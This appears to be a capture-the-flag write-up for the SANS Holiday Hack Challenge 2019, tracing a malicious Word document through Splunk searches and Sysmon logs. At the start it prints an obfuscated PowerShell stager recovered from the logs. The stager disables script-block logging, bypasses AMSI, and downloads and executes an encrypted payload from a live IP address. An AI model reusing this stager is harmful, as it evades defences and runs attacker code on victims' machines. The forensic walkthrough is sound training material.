
```
IF($PSVerSioNTaBLe.PSVERsIOn.MAJor -gE 3)
{$GPF=[Ref].ASsEMBly.GETTyPE('System.Management.Automation.Utils')."GE
tFiE`Ld"('cachedGroupPolicySettings','N'+'onPublic,Static');IF($GPF)
{$GPC=$GPF.GeTVAluE($nUlL);If($GPC['ScriptB'+'lockLogging'])
{$GPC['ScriptB'+'lockLogging']
['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging']=0}$val=[COLlEcTioNs.GEneRiC.DIC
TIoNAry[StrING,SySTEm.ObjecT]]::NeW();
$vAl.AdD('EnableScriptB'+'lockLogging',0);
$vaL.ADd('EnableScriptBlockInvocationLogging',0);
$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\
PowerShell\
ScriptB'+'lockLogging']=$VAl}ElSE{[SCrIPTBlOCK]."GEtFIe`lD"('signature
s','N'+'onPublic,Static').SETVALUe($NUll,(NEW-OBjEct
CollEcTions.GEnerIC.HashSeT[sTrING]))}
[REf].ASSEMBlY.GETTYPe('System.Management.Automation.AmsiUtils')|?
{$_}|%
{$_.GETFieLD('amsiInitFailed','NonPublic,Static').SEtValUe($NUlL,
$True)};};
[SySteM.NeT.SERvicEPoInTMaNaGer]::EXPecT100CONtInUe=0;$wc=NEw-ObjECT
SysTEM.NeT.WeBCLiENT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64;
Trident/7.0; rv:11.0) like Gecko';$wC.HEADErS.ADd('User-Agent',$u);
$Wc.ProXy=[SySTeM.Net.WeBREQuEST]::DEFaULTWebProXy;
$WC.PRoXy.CREDenTIAls =
```


```
[SySTEm.NET.CRedeNTiAlCAcHe]::DeFaulTNeTwORkCREDenTiALS;$Script:Proxy
=
$wc.Proxy;$K=[SySTEM.Text.EncOdING]::ASCII.GeTBYteS('zd!Pmw3J/qnuWoHX~
=g.{>p,GE]:|#MR');$R={$D,$K=$ARGs;$S=0..255;0..255|%{$J=($J+$S[$_]+
$K[$_%$K.COUnt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%
{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
BXoR$S[($S[$I]+$S[$H])%256]}};$ser='http://144.202.46.214:8080';$t='/
admin/get.php';$WC.HEADErs.Add("Cookie","session=reT9XQAl0EMJnxukEZy/
7MS70X4=");$DATa=$WC.DownlOADDAtA($sEr+$T);$Iv=$DatA[0..3];
$DatA=$dATa[4..$DatA.lENGtH];-JOIN[ChaR[]](& $R $DatA ($IV+$K))|IEX
```

144.202.46.214.vultr.com


Searching for document

index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" doc




Found document name

19th Century Holiday Cheer Assignment.doc




Reverse searching

index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" | reverse





Removed searchtype and reverse again



Search sysmon process ID's


HOLIDAY HACK
CHALLENGE 2019



https://splunk.elfu.org/en-US/app/SA-elfusoc/search?q=search%20index%3Dmain&display.page.search.mode=smart&dispatch.sample_ratio=1&...
sysm 1/94
9,400 events (8/23/19 2:24:31.000 PM to 8/25/19 5:18:37.001 PM)
No Event Sampling
Events (9,400)
Patterns
Statistics
Visualization
Format Timeline
Zoom Out
Zoom to Selection
Deselect
12:00 AM Sat Aug 24 2019
12:00 PM
12:00 AM Sun Aug 25
List
Format
50 Per Page
Prev 1 2 3 4
Hide Fields
All Fields
SELECTED FIELDS
action 7
app 30
cmdline 21
CommandLine 21
Company 1
Computer 1
ComputerName 1
CreationUtcTime 100+
CurrentDirectory 2
Description 9
dest 100+
dest_ip 100+
direction 1
dvc 1
EventChannel 1
Time
Event
8/25/19 5:18:37.000 PM
Computer = sweetums.elfu.org
EventChannel = Microsoft-Windows-Sysmon/Operational
EventCode = 12
EventID = 12
Image = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Keywords = 0x8000000000000000
ProcessGuid = {EBF7A186-C6EB-5DD6-0000-0010C6D50D04}
ProcessId = 5864
RecordID = 164304
SecurityID = S-1-5-18
TimeCreated = 2019-08-25T17:18:37.8595688800Z
UtcTime = 2019-08-25 17:18:37.713
Version = 2
action = created
app = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
dest = sweetums.elfu.org
direction = inbound
eventtype = ms-sysmon-regmod change endpoint registry
object_category = registry registry
process_exec = powershell.exe
process_guid = {EBF7A186-C6EB-5DD6-0000-0010C6D50D04}
process_id = 5864
process_name = powershell.exe
process_path = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


https://splunk.elfu.org/en-US/app/SA-elfusoc/search?q=search%20index%3Dmain&display.page.search.mode=smart&dispatch.sample_ratio=1&...
processid 20/58
All Fields
List
Format
50 Per Page
Time
Event
endtime: 2019-08-25T17:18:34.073307Z
src_ip: 172.16.234.169
sum(bytes): 40429
sum(packets_in): 22
sum(packets_out): 46
timestamp: 2019-08-25T17:18:34.073307Z
values(flow_id): [[+]
Show as raw text
dest = 104.47.35.22
dest_ip = 104.47.35.22
eventtype = stream_network_traffic communicate network
source = stream:Splunk_IP
tag = communicate
tag = network
8/25/19 5:18:34.000 PM
Computer = sweetums.elfu.org
EventChannel = Microsoft-Windows-Sysmon/Operational
EventCode = 22
EventDescription = DNS Event
EventID = 22
Image = C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE
Keywords = 0x8000000000000000
Level = 4
Opcode = 0
ProcessGuid = {EBF7A186-C6D7-5DD6-0000-00101A5D0C04}
ProcessId = 6268
RecordID = 164299
SecurityID = S-1-5-18
Task = 22
TimeCreated = 2019-08-25T17:18:34.030723500Z
UtcTime = 2019-08-23 15:07:00.569
Version = 5
app = C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE
direction = inbound
dvc = sweetums.elfu.org
process_guid = {EBF7A186-C6D7-5DD6-0000-00101A5D0C04}
process_id = 6268
process_path = C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE

Converting to HEX


gdb-peda$ p /x 5864
$5 = 0x16e8
gdb-peda$ p /x 6268
$6 = 0x187c

Searching for HEX ID




Filtered E-mails

```
index=main sourcetype=stoq | table _time results{}.workers.smtp.to
results{}.workers.smtp.from results{}.workers.smtp.subject
results{}.workers.smtp.body | sort - _time
| search results{}.workers.smtp.subject="holiday cheer assignment
submission" results{}.workers.smtp.to="carl*"
```




Filter for ZIP

index=main sourcetype=stoq | search file zip

